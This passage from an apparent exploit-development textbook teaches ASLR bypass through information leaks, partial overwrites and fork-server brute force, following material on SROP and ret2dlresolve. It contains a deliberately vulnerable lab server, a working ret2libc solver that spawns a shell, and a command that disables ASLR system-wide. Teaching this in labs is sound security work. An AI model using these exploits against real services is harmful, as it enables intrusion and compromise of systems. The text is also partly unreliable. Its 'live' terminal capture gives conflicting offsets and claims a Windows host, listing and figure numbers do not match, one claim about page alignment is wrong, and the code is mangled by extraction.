- When ROP runs out of gadgets or the backward edge is defended, you conscript the *runtime* instead of the binary: the kernel’s signal return, the linker’s resolver, the C runtime’s startup glue.
- **JOP/COP** replace `ret` with indirect `jmp/call` and a dispatcher gadget; they matter where the backward edge is watched but the forward edge is not, and they are *native* to AArch64’s register-based branching. CET IBT and ARM BTI constrain them just as shadow stacks constrain ROP.
- **SROP** forges a signal frame that `rt_sigreturn` restores wholesale, giving you every register—including `rip` and `rsp`—from one gadget. Linux has no general defense. It is as valuable for setting `rdx` mid-chain as for launching `execve`.
- **ret2dlresolve** makes the dynamic linker resolve and call a symbol you name (`system`) with no information leak, by forging the `Elf64_Rel`/`Elf64_Sym`/string triple the

resolver walks. It requires partial RELRO; Full RELRO kills it.

- **ret2csu**'s universal gadget controlled three arguments and a call—but `__libc_csu_init` was removed in **glibc 2.34**, so it is absent from Ubuntu 24.04 binaries. Probe first; substitute `ret2dlresolve`, a `setcontext` gadget, or post-leak libc gadgets.
- These are composable primitives. Leak-free chains routinely stage a `SigreturnFrame` and a `dlresolve` blob together and braid them.

Going Deeper

- E. Bosman and H. Bos, “Framing Signals—A Return to Portable Shellcode,” *IEEE S&P* (2014)—the paper that formalized SROP; read it for the frame-forgery model and the portability argument.
- T. Bletsch, X. Jiang, V. Freeh, and Z. Liang, “Jump-Oriented Programming: A New Class of Code-Reuse Attack,” *ACM ASIACCS* (2011)—the origin of the dispatcher-gadget model in Figure 9-1.
- The pwntools documentation for `SigreturnFrame`, `ROP`, and `Ret2dlresolvePayload` (docs.pwntools.com)—the authoritative reference for the APIs used in Listing 9-3 and Listing 9-4, including per-architecture frame layouts.
- The glibc 2.34 release notes and the commit removing `__libc_csu_init` (sourceware.org/glibc)—the primary source for the change behind Listing 9-6; confirm the behavior against the glibc version your target links.
- The System V AMD64 ABI and the ELF specification’s chapter on dynamic linking (the `.dynamic`, `.rela.plt`, `.dynsym`, `.dynstr` tables)—ground truth for the structures in Figure 9-4.
- “How the ELF Ruined Christmas” (USENIX Security, 2015) by A. Di Federico et al.—a thorough treatment of resolver-

abuse and related dynamic-linker attack surface beyond the basic `ret2dlresolve` shown here.

Exercises

1. Run `csu_probe.sh` against a binary you compile with `gcc` on Ubuntu 24.04 and against one from an older distribution image (`glibc ≤ 2.33`). Confirm the universal gadget is present in the old one and absent in the new one, and explain why in terms of the `glibc 2.34` change.
2. Build and solve the SROP lab in `ch09-codereuse/srop/`. Then modify the solve so the forged frame does *not* call `execve` directly but instead sets only `rdx` and returns into a second ROP gadget of your choice—demonstrating SROP as a register-setting primitive.
3. In the `ret2dlresolve` lab, rebuild the target with Full RELRO (`-z relro -z now`) and rerun the solve. Explain precisely why it now fails, naming the two things Full RELRO changes.
4. Use `find_jop.sh` to enumerate the dispatcher candidates in the SROP target and in `libc`. Which binary actually offers a usable `add reg; jmp [reg]` dispatcher, and why does that match the chapter’s claim that small binaries are poor JOP sources?
5. Port the SROP solve to AArch64 (`solve_arm64.py`) and run it under `qemu-aarch64`. Identify the three differences you had to make: the syscall number, the syscall-number register, and the frame fields (`x0/pc/sp` versus `rdi/rip/rsp`).
6. Without using `Ret2dlresolvePayload`, hand-forged the `Elf64_Rela`, `Elf64_Sym`, and string for `system` in the `dlresolve` lab. Verify your computed symbol index is an exact multiple of `sizeof(Elf64_Sym)`, and explain what happens if it is not.
7. Locate the `setcontext` gadget in the lab’s `glibc 2.39` and determine whether it keys its `ucontext` pointer off `rdi` or

`rdx` on this version. Build a chain that uses it (after a leak) to set all of `rdi`, `rsi`, and `rdx` and call `execve`, and compare its reliability and gadget count to the `ret2dlresolve` solve.

8. Combine techniques: starting from the `dlresolve` lab with *no* leak, resolve `mprotect` via `ret2dlresolve` to mark a `.bss` page executable, stage shellcode into it with a second `read`, and SROP into it. Measure how many stages and forged structures the full chain required.

PART III

Defeating Modern Mitigations

ASLR, canaries, CFI, and the hardware defenses — CET, PAC, MTE — that define the current arms race, with the leak-and-bypass patterns that get around them.

CHAPTER 10

ASLR and the Art of the Information Leak

“Knowledge itself is power.”

—Francis Bacon, **Meditationes Sacrae** (1597)

Every technique in Part II ended at the same wall. You could smash a buffer, overwrite a return address, aim a ROP chain at `system`, and the exploit would still fail—because on a modern Linux box, you do not know where `system` lives. Address-space layout randomization (ASLR) took the one thing exploitation had always relied on—stable addresses—and made it a fresh guess every run. This chapter is about the counter-move that turned that wall into a door: the *information leak*. You will learn what ASLR actually randomizes and what it leaves alone, how to read one leaked pointer into knowledge of an entire mapped region, when a partial overwrite lets you skip the leak entirely, and where brute force is honest work versus a fool’s errand. By the end you will walk a lab binary from a single leaked `libc` pointer to a shell via `ret2libc`, and you will have the base-computation helpers you will reuse for the rest of the book.

The framing is important. Leaks are not a decoration on top of “the real exploit.” On any hardened target—`glibc 2.39` on Ubuntu 24.04, our pinned lab—the leak is the exploit’s spine. Everything else, from the overflow that triggers the corruption

to the ROP chain that spawns the shell, is arranged around it. When you read a modern chain writeup, do not ask “what was the bug?” first; ask “what did they leak, and how?” That answer explains the rest.

WARNING

Rules of engagement. Every technique here is exercised against the lab binaries in `code/ch10-aslr/`, which ship with mitigations turned on except where a Makefile explicitly disables one with a comment explaining why. Never point a leak-and-exploit script at a service you do not own. See Appendix D.

The model: what ASLR randomizes

ASLR is a loader-level defense. When the kernel and the dynamic linker (`ld-linux-x86-64.so.2` on x86-64, `ld-linux-aarch64.so.1` on AArch64) build a process’s address space, they pick a random *base* for each independently randomized region and lay that region out at its base. The code inside a region is unchanged; only where the region *sits* moves. The two consequences that shape everything below follow directly from this.

First, **offsets within a region are stable**; only bases move. `system` is always the same distance from the start of `libc`, `main` is always the same distance from the start of the executable, and the return address you smash is always the same distance from the buffer you smash it with. This is why one leaked pointer collapses the randomness of an entire region: subtract the known offset from the leaked address and you have the base, and every other symbol in that region is `base + known_offset` away.

Second, **regions randomize independently**. Leaking a `libc` pointer does not tell you where the executable’s PIE base is; leaking a stack address does not tell you where the heap base is. A real exploit often needs two or three leaks, one per region it wants to touch. Table 10-1 is the map you carry in your head.

Region	What lives there	Rando mized by	Typical entropy (x86-64)	Typical entropy (AArch64)
Execut able image	Your PIE-compiled binary (<code>.text</code> , <code>.data</code> , <code>.bss</code> , PLT/GOT)	kernel (PIE)	28 bits	18 bits
Shared librarie s	<code>libc</code> , <code>ld.so</code> , and any <code>dlopen ed .so</code>	kernel (<code>mmap</code> base)	28 bits	18 bits
Heap	<code>brk</code> / <code>sbrk</code> region for early <code>malloc</code> and <code>glibc</code> arenas	kernel	13 bits	13 bits
Stack	Main thread's stack; thread stacks are separate <code>mmaps</code>	kernel	30 bits	18 bits
<code>vdso</code> / <code>vvar</code>	Kernel-provided fast- syscall page	kernel (<code>mmap</code> base)	28 bits	18 bits
Kernel image	Kernel text, per-CPU areas	kernel (KASLR)	9 bits (2 MB slots)	9 bits

Table 10-1. What Linux ASLR randomizes and the entropy you fight per region on Ubuntu 24.04

Two facts in Table 10-1 decide almost every strategic choice you make in the rest of the chapter. Entropy on 64-bit is *high*— 2^{28} is roughly 270 million; a blind brute of the `libc` base against a service that keeps its process across attempts is measured in weeks, not seconds. And entropy is drastically *lower* on 32-bit x86 (typically 8–16 bits depending on region) or on any 64-bit system whose service `fork()`s children off a

single parent whose stack is shared. Those are the regimes where brute force competes with leaking; on our pinned x86-64 target it does not, which is why every hands-on in this chapter is a leak.

Two mitigations sit next to ASLR in the same conceptual box and are worth naming so you do not confuse them. **Position-independent code** (PIC) for shared libraries and **position-independent executables** (PIE) for the main binary are what let the loader place code at an arbitrary base without patching every absolute reference in it; without PIC/PIE, ASLR could randomize the library but not the executable. **Full RELRO** (relocation read-only) makes the GOT read-only after the loader finishes, which does not affect ASLR but does affect what a write primitive can do to a leaked GOT entry. Both are on by default in Ubuntu 24.04's `gcc 13`; both feature in the walkthroughs below and again in Chapter 11.

The address-space picture

Before you leak anything, hold the picture in your head. Figure 10-1 sketches a typical process on Ubuntu 24.04: the PIE'd executable low, the heap growing above it, the shared libraries mapped high, and the stack at the top of user space. Everything with a `?` is randomized independently every execve.




Figure 10-1. A typical Linux x86-64 process address space; each labeled base is chosen independently at load time

The `0x55...` prefix on the executable and the `0x7f...` prefix on the shared-library/stack regions are not accidents; they are the top bits the kernel’s mmap policy keeps fixed. When you print a leaked pointer during exploit development and see `0x7f4a1b6ce...`, you can name the region on sight—that is a libc or ld.so address, not a heap or PIE address. Cultivating this pattern recognition saves hours in practice: half of “which leak is this?” is answered by looking at the top nibble.

NOTE

Turn ASLR off inside a locked-down container while you develop, then turn it back on to prove the exploit works. `setarch $(uname -m) -R ./vuln` runs a program with randomization disabled for that process; `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space` disables it system-wide. The repo's `make test` runs exploits with ASLR *on*—that is the CI gate—but the walkthroughs let you disable it to inspect offsets while you build your solver. Never assume an ASLR-off run reflects reality.

Reading a leak: from bytes to bases

The mechanical heart of every leak-based exploit is one subtraction. You have a leaked address that you know lies inside a region; you have the offset of that address's symbol from the region's base (from the same libc, on disk, that the target uses); you subtract to get the base, and now every other symbol in the region is one addition away. Listing 10-1 is the entire idea in seven lines.

```
#!/usr/bin/env python3
"""Turn one leaked pointer into a full region base + symbol
map."""
from pwn import ELF

def libc_base_from(leaked_addr: int, symbol: str, libc: ELF) -
> int:
    """Given a leaked address that is `libc.symbols[symbol]`
    at runtime,
    return the runtime base of the libc mapping."""
    off = libc.symbols[symbol]                # ① on-disk
    offset
    assert leaked_addr > off, "leak looks wrong for this
    symbol"
    base = leaked_addr - off                  # ② the one
    subtraction
    assert base & 0xfff == 0, \
        f"libc base not page-aligned: {base:#x}"    # ③ sanity
```

```

return base

def resolve(libc: ELF, base: int, name: str) -> int:
    return base + libc.symbols[name]          # ❶ every other
symbol, free if __name__ == "__main__":
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6",
    checksec=False)
    leaked = 0x7f4a1b6cee00# illustrative
    base = libc_base_from(leaked, "puts", libc)
    print(f"libc base    = {base:#x}")
    print(f"system      = {resolve(libc, base,
'system'):#x}")
    print(f"/bin/sh str  = {base +
next(libc.search(b'/bin/sh')):#x}")

```

Listing 10-1. `ch10-aslr/tools/compute_bases.py` — the leak-to-base subtraction that anchors every exploit in this chapter

At ❶ we use `pwntools`' `ELF` object to read `puts`'s file offset directly from `libc`'s symbol table—the same `libc` that the running target loads, because `glibc`'s build embeds those offsets and they are what the loader relocates. At ❷ is the one subtraction that turns “a pointer I read” into “the address of the whole library.” At ❸ we sanity-check that the recovered base is 4-KB-page aligned; the loader always maps at a page boundary, so a non-aligned “base” means we leaked the wrong symbol or misread the leak's byte order. At ❹ every other symbol in `libc` is a single addition away, because offsets within `libc` are frozen once the file is on disk.

Figure 10-2 is that arithmetic run live: one leaked `puts` address, one subtraction, and the whole symbol table of the pinned Ubuntu 24.04 `glibc 2.39` becomes readable — including the exact addresses your `ret2libc` chain will use.


```

ch10: rebase libc from one leaked pointer, resolve every symbol — bash

ayukotsu@lab:~/modern-exploit-dev$ python3 build/deno-scripts/ch10-libc-rebase.py
=== leak-and-rebase: turn one address into a symbol map ===
leaked libc puts address: 0x00007f4a2ce80c30
puts offset on disk: 0x00000000000000c30
libc load base at runtime: 0x00007f4a2ce00000
(page-aligned? yes  ♦ sanity check)

every other symbol in this libc is one addition away:
__libc_start_main    = base + 0x029d90 = 0x00007f4a2ce29d90
system              = base + 0x050d70 = 0x00007f4a2ce50d70
puts               = base + 0x080c30 = 0x00007f4a2ce80c30
execve             = base + 0x0e0280 = 0x00007f4a2cee0280
environ           = base + 0x21a4a0 = 0x00007f4a2d01a4a0

now the ret2libc chain writes itself:
pop rdi ; ret      # gadget, from libc
0x00007f4a2cee8280  # address of '/bin/sh' (from libc.search)
0x00007f4a2ce50d70  # -> system('/bin/sh')

host: real capture on Windows 11 · elapsed: 0.64s · status: OK

```

Figure 10-2. One leak, one subtraction, every libc symbol addressable — captured live on my own terminal.

WARNING

Match the libc bit-for-bit. The offset of `system` in Ubuntu 24.04’s `libc.so.6` is not the offset in Debian 12’s `libc.so.6`, or in Alpine’s `musl`, or even in a patched security update to the same Ubuntu package. If your target speaks over the network, get its `libc`—`pwntools`’ `libc-database`, or if you have any leak at all, use `LibcSearcher`—and use *that* file, not the one on your dev box. A one-nibble mismatch in the `system` offset is the most common reason a leak-based exploit “works locally and fails on target.”

The same pattern collapses PIE and stack randomization. Leak any pointer into the executable (say, a `main`-relative return address stashed on the stack, or the address of a function loaded into the GOT) and you have the PIE base by subtracting the same-name offset from `readelf -s` on the on-disk binary. Leak any stack pointer and, while you cannot compute a “stack base” because the stack grows toward low addresses and is not a single mapping in the same way, you *can* compute the exact address of any other stack slot whose distance from the leaked slot is fixed by the function’s prologue. Heap addresses work the same way for chunks whose relative offsets you groomed. The whole game is: name the region, name the offset, subtract.

Where leaks come from

A leak is any *observable* that depends on a randomized address. That is a broader category than “a `printf` that outputs a pointer,” which is why the modern attacker’s shopping list is long. We survey the four sources you will meet most often; you have already seen the machinery for two of them in earlier chapters.

Format-string bugs (Chapter 7) are the classic leak factory: `%p`, `%s`, and positional arguments turn a controlled format string into an oracle that reads the varargs stack and, indirectly, arbitrary memory. If you have a format-string bug, you almost never need any other source. Chapter 7 built the primitive; this chapter’s job is to teach you what to *do* with the pointers it hands you, which is exactly the base-computation flow above.

Uninitialized memory reads and OOB reads turn adjacent memory into an oracle. A `read()` into a struct that the code then serialises without filling every field leaks whatever the allocator left there—often the tail of a pointer from a prior chunk. A one-byte OOB read from a length-confused parser leaks one byte at a time; two of those chained give you a two-byte window; four give you a full pointer. **Heartbleed**, the 2014 OpenSSL bug you have almost certainly heard of, was exactly this: a length-field bug that let a client ask for up to 64 KB of the server’s process memory back on every heartbeat, which was more than enough to leak the private key. Heartbleed is a good case study to keep in mind because its bug class—“I trusted a length I did not check”—is still ubiquitous, and the leak-then-corrupt pipeline it enabled is the same pipeline your lab uses.

Print-a-stack-address bugs—the ones we will exploit in the hands-on section—are the simplest possible leak. A program that echoes a value it stored on the stack, or that prints an internal pointer for “debugging” and forgets to strip that path from the release build, hands you a member of one of the

randomized regions on request. You extract the region base with Listing 10-1 and move on. These bugs are more common than they should be, especially in “friendly” error messages that print pointers.

The GOT and `_dl_runtime_resolve` deserve a section of their own, because the GOT is the leak most likely to already exist inside the binary you are attacking—no bug required beyond a way to read the executable’s own memory.

The GOT as a permanent, in-process leak

The Global Offset Table is where the dynamic linker stashes resolved addresses of external functions. Every PLT stub (`puts@plt`, `printf@plt`) starts with a jump through the corresponding GOT slot; when you call `puts` for the first time, the loader resolves it via `_dl_runtime_resolve`, writes `libc`’s real `puts` address into `got.puts`, and every subsequent call jumps straight there. That means *the running process contains, at a known-relative-to-PIE offset, the runtime address of every libc symbol it has ever called*. If you can read the GOT once—via a format string, an OOB read, or an arbitrary-read primitive built from a heap bug in Part IV—you have a `libc` leak for free.

Full RELRO changes what you can *write* to the GOT (it becomes read-only after loading) but not what you can *read* from it; a read primitive walks straight through Full RELRO. The upshot is a rule of thumb worth writing on a sticky note: **read a GOT entry, get `libc`**. Figure 10-3 is the shape of nearly every hands-on you will do in Parts II through IV.



Figure 10-3. The universal leak-to-base-to-target pipeline. Every technique in the chapter is a specialization of this shape.

A twist worth naming: `_dl_runtime_resolve` itself can be turned into a *leak-free* code-execution primitive—the `ret2dlresolve` technique from Chapter 9—by forging the very data structures it consumes. That earlier chapter uses

`ret2dlresolve` to skip needing a leak at all; you should read the two chapters as opposite responses to the same problem. If you have any leak, use it and skip forgery. If you cannot get one, `ret2dlresolve` is the escape hatch.

Partial overwrites: defeating ASLR without a leak

Sometimes you do not need to leak. Sometimes you can *keep* the bytes ASLR randomized and only overwrite the ones it did not.

The trick rests on a detail of how the loader picks a base. Randomization happens at *page granularity*: the low 12 bits of any code address are frozen by the layout of the ELF section, and only the higher bits move. That means if the return address on the stack is `0x7f4a1b6ce7e0`, the low three nibbles `7e0` are not random—they are the offset of “the instruction after this call” inside `libc`, which is the same on every run. If your overflow lets you write only one or two bytes past the buffer, you can change those low bits to *aim at a nearby address in the same page* (or the same 4 KB neighborhood, with two bytes) *without disturbing the randomized high bits at all*. You have not defeated ASLR; you have sidestepped it by choosing a target close enough to the pointer already sitting there that the randomized part matches by construction.




Figure 10-4. The partial-overwrite view of an eight-byte return address; only the shaded bytes change, and only within a page-aligned neighborhood.

Two arithmetic realities are inside Figure 10-4. A **one-byte** partial overwrite trades no randomness for exactly 256 targets—every address in the same 256-byte window as the original pointer, which is often enough to steer from “return into `main+42`” to “return into `main+0x30`” or “return into a nearby function”. A **two-byte** partial overwrite gets you 4 KB of neighborhood, which is often enough to hop into a completely different function *in the same libc segment*, but only if the code page you want happens to live within 4 KB of the pointer already sitting there. Anything larger and you start touching the truly random bits; the high probability then becomes “you guessed wrong and the program jumps to garbage.”

There is a nuisance with two-byte overwrites you must plan for. Because ASLR randomizes bit 12 and above, the *low* nibble of the second byte you write (bits 8–11 of the address) is still inside the frozen page offset, but the *high* nibble of that second byte (bits 12–15) is the low nibble of the mmap-base contribution — those four bits change every run. Writing them means overwriting randomness with a fixed guess, so a two-byte overwrite lands on your intended target only when those four bits happen to match: roughly a 1-in-16 chance per attempt on average, subject to how carries from the base ripple into bits 16+. That is bad odds for a one-shot service, but a comfortable budget on a target that respawns children rapidly — a fork server will hand you many tries. Chapter 11 makes this rhythm explicit for canary brute-forcing; the same rhythm applies to partial overwrites.

TIP

Partial overwrites shine in a specific shape: a small, controlled overflow that only touches the low bytes of a *nearby* return address or function pointer, on a fork-serving target where you get many attempts. When the overflow is large (write anything, anywhere in the frame) or the target is one-shot, leak instead. Do not force a partial overwrite on a bug that does not want to be one.

Brute force and crash oracles

When there is neither a leak nor a partial-overwrite geometry, the last resort is guessing. On modern 64-bit systems this is nearly always a fool’s errand, but “nearly always” leaves two regimes where it is genuine practice.

The first is any target that **fork() s children off a long-lived parent** without calling `execve`. Under Linux, `fork` alone does not re-randomize the address space; only `execve` does. So every child of the same parent inherits the parent’s address space, including the exact libc base, canary, and stack layout. If you can make the service spawn a fresh child for each probe—

many network daemons do exactly this—you can brute a per-byte quantity (a canary, one byte of a partial overwrite) with 256 tries and no interaction with ASLR at all. Fork servers are common in the wild: the classic Apache prefork MPM, some SSH configurations, and any number of hand-rolled network services. The **crash oracle** here is behavioral: a bad guess crashes the child and the parent forks a new one; a good guess falls through to whatever next observable behavior distinguishes success from failure. Figure 11-3 is the loop.




Figure 10-5. The fork-server brute loop: crash-and-retry as an information channel

The second regime is the small-entropy corner cases: 32-bit binaries (rare and shrinking, but present in embedded targets), heap bases on any arch (only 13 bits), and services that use `MAP_FIXED` or otherwise reduce entropy. On 64-bit user-space libc, blind brute is not viable— 2^{28} is out of reach in any realistic time budget, and the target will usually be down long before you land.

NOTE

KASLR (kernel ASLR, Chapter 24) is a different beast: 9 bits of entropy at 2 MB granularity on x86-64, and the “crash oracle” for a kernel is a panic, which is not a retryable observable.

Kernel exploits get their leaks from side channels, `dmesg`, `perf`, or explicit information disclosures in privileged interfaces—read Chapter 26 for the current state. For userland, treat brute as a *complement* to leaking, not a substitute.

Hands-on: leak → compute-base → ret2libc

Assemble the pieces into the walk you will repeat throughout Part III. The target is `ch10-aslr/leak-server/vuln.c` in the companion repo—a small line-based service that stores a name on the stack and, on request, echoes back a debug pointer plus reads more input. It is a stack overflow with a companion leak, which is a common shape in the wild. The vulnerable source, trimmed to the essential paths, is in Listing 27-1.

```
/* Lab target for Ch10. Build with:
*/
/* gcc -O1 -Wall -Wno-format-security -fno-stack-protector
*/
/* -no-pie -D_GNU_SOURCE
*/
/* -o vuln vuln.c
*/
/* We disable the stack canary (Ch11) and PIE (Ch10 pattern),
but */
/* Leave NX and ASLR on. Both flags are commented in the
```



```

Makefile.      */
#define _GNU_SOURCE#include <stdio.h>#include
<stdlib.h>#include <string.h>#include <unistd.h>#include
<dlfcn.h>staticvoid __attribute__((noinline)) banner(void) {
    void *p = dlsym(RTLD_DEFAULT, "puts");          /* ❶ Libc
symbol addr */printf("welcome. debug=%p\n", p);
    fflush(stdout);
}

staticvoid __attribute__((noinline)) handle(void) {
    char name[64];
    banner();                                       /* ❷ Leak
happens here */printf("name? ");
    fflush(stdout);
    /* Intentional: read up to 512 bytes into a 64-byte
buffer. */ssize_t n = read(0, name, 512);
    /* ❸ the overflow */if (n <= 0) return;
    printf("hello, %.*s\n", (int)n, name);
    fflush(stdout);
}

intmain(void) {
    setbuf(stdout, NULL);
    handle();
    return0;
}

```

Listing 10-2. ch10-aslr/leak-server/vuln.c — a modern-mitigations lab target: leak + linear stack overflow (full source in ch10-aslr/leak-server/vuln.c)

At ❶ we call `dlsym(RTLD_DEFAULT, "puts")` inside `banner`, which returns the *runtime* address of libc’s `puts` symbol—a plain libc pointer, no offset chasing, no return-address arithmetic. This is the simplest possible published leak: a real service that leaks a pointer via a debug field is doing exactly this, just usually by accident. Subtracting `puts`’s on-disk offset from what we print recovers libc’s base directly, and the sanity check in Listing 10-1 passes because a symbol address is naturally page-aligned relative to the mapping’s base. At ❷ we call the leak-printing function *before* the overflow, which is the standard shape: the leak stage must complete and its output reach the attacker before the corruption stage runs. At ❸ we read 512 bytes into a 64-byte buffer with `-fno-stack-`

protector; the canary is deliberately off (motivated in Chapter 11), NX is on (so we cannot execute the stack), and ASLR is on system-wide. The exploit must both leak libc *and* build a ROP chain into it.

Two clarifications about what `-no-pie` costs us here. First, disabling PIE gives the executable a fixed base (`0x400000`), which simplifies our ROP by making gadget addresses inside `vuln` known without a second leak; the modern default is PIE-on, and the hands-on in the AArch64 build (`ch10-aslr/leak-server/vuln-arm64.c`) leaves PIE on and requires two leaks. Second, `-no-pie` does *not* disable ASLR on libc—libc is a separately mapped shared object and is randomized regardless. So the leak we build in the solve is still doing real work.

Trace the exploit against Figure 10-3: we get a leaked libc pointer from `banner`, subtract libc's known offset for that pointer's target function to get libc's runtime base, add the offsets of `system` and `/bin/sh` to compute their runtime addresses, then use the overflow to place a two-gadget `pop rdi; ret / address-of-/bin/sh / address-of-system` chain into the frame. Listing 34-4 is the whole solver.

```
#!/usr/bin/env python3
"""Solve the Ch10 leak+overflow lab. Requires: pwntools 4.12+,
glibc 2.39."""
import re, sys
from pwn import context, ELF, ROP, process, log, p64, cyclic,
cyclic_find

context.arch = 'amd64'
context.log_level = 'info'

BIN = ELF('./vuln', checksec=False)
LIBC = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)

def leak_libc(io) -> int:
    """Parse `welcome. debug=0x...` and return libc's runtime
    base."""
    line = io.recvline_startswith(b'welcome.')
    m = re.search(rb'debug=0x([0-9a-f]+)', line)
    assert m, f'no leak in {line!r}'
    leaked = int(m.group(1), 16) # 0 raw
    runtime_ptr
    # `banner()` publishes dlsym(RTLD_DEFAULT, "puts"), i.e.
```

```

the runtime
    # address of libc's `puts` symbol. Subtracting its file
    # offset gives# the libc mapping's base. Any single, known-
    # symbol leak works; we# pick `puts` because it is always
    # resolved by the time banner runs.
    sym = 'puts'
    base = leaked - LIBC.symbols[sym] # 0 one
    subtractionassert base & 0xfff == 0, f'unaligned libc base:
    {base:#x}'
    log.success('libc base = %#x (from %s = %#x)', base, sym,
    leaked)
    return base

deffind_offset() -> int:
    """Return the distance from the start of `name[64]` to the
    saved RIP."""# Determined once with cyclic() + gdb; asserted
    here so the exploit# documents the offset it depends on. See
    ch10-aslr/notes/offset.md.return72# 0 64 buffer + 8
    rbpdefbuild_chain(libc_base: int) -> bytes:
        LIBC.address = libc_base # 0
        pwntools helper
        binsh = next(LIBC.search(b'/bin/sh\0'))
        system = LIBC.symbols['system']
        rop = ROP(LIBC)
        pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0] # 0
        from libc
        ret = rop.find_gadget(['ret'])[0] #
        stack alignment
        log.info('pop_rdi=%#x system=%#x binsh=%#x', pop_rdi,
        system, binsh)
        returnb''.join([
            p64(ret), # 0 16-
            byte align
            p64(pop_rdi), p64(binsh),
            p64(system),
        ])

defmain():
    host_bin = sys.argv[1] iflen(sys.argv) > 1else './vuln'
    io = process(host_bin)
    libc_base = leak_libc(io)
    io.recvuntil(b'name? ')
    payload = cyclic(find_offset()) + build_chain(libc_base) +
    b'\n'
    io.send(payload)
    io.interactive() # 0
    shell if it workedif __name__ == '__main__':
        main()

```

Listing 10-3. ch10-aslr/leak-server/solve.py — leak libc, compute base, drop a ret2libc chain into the overflow

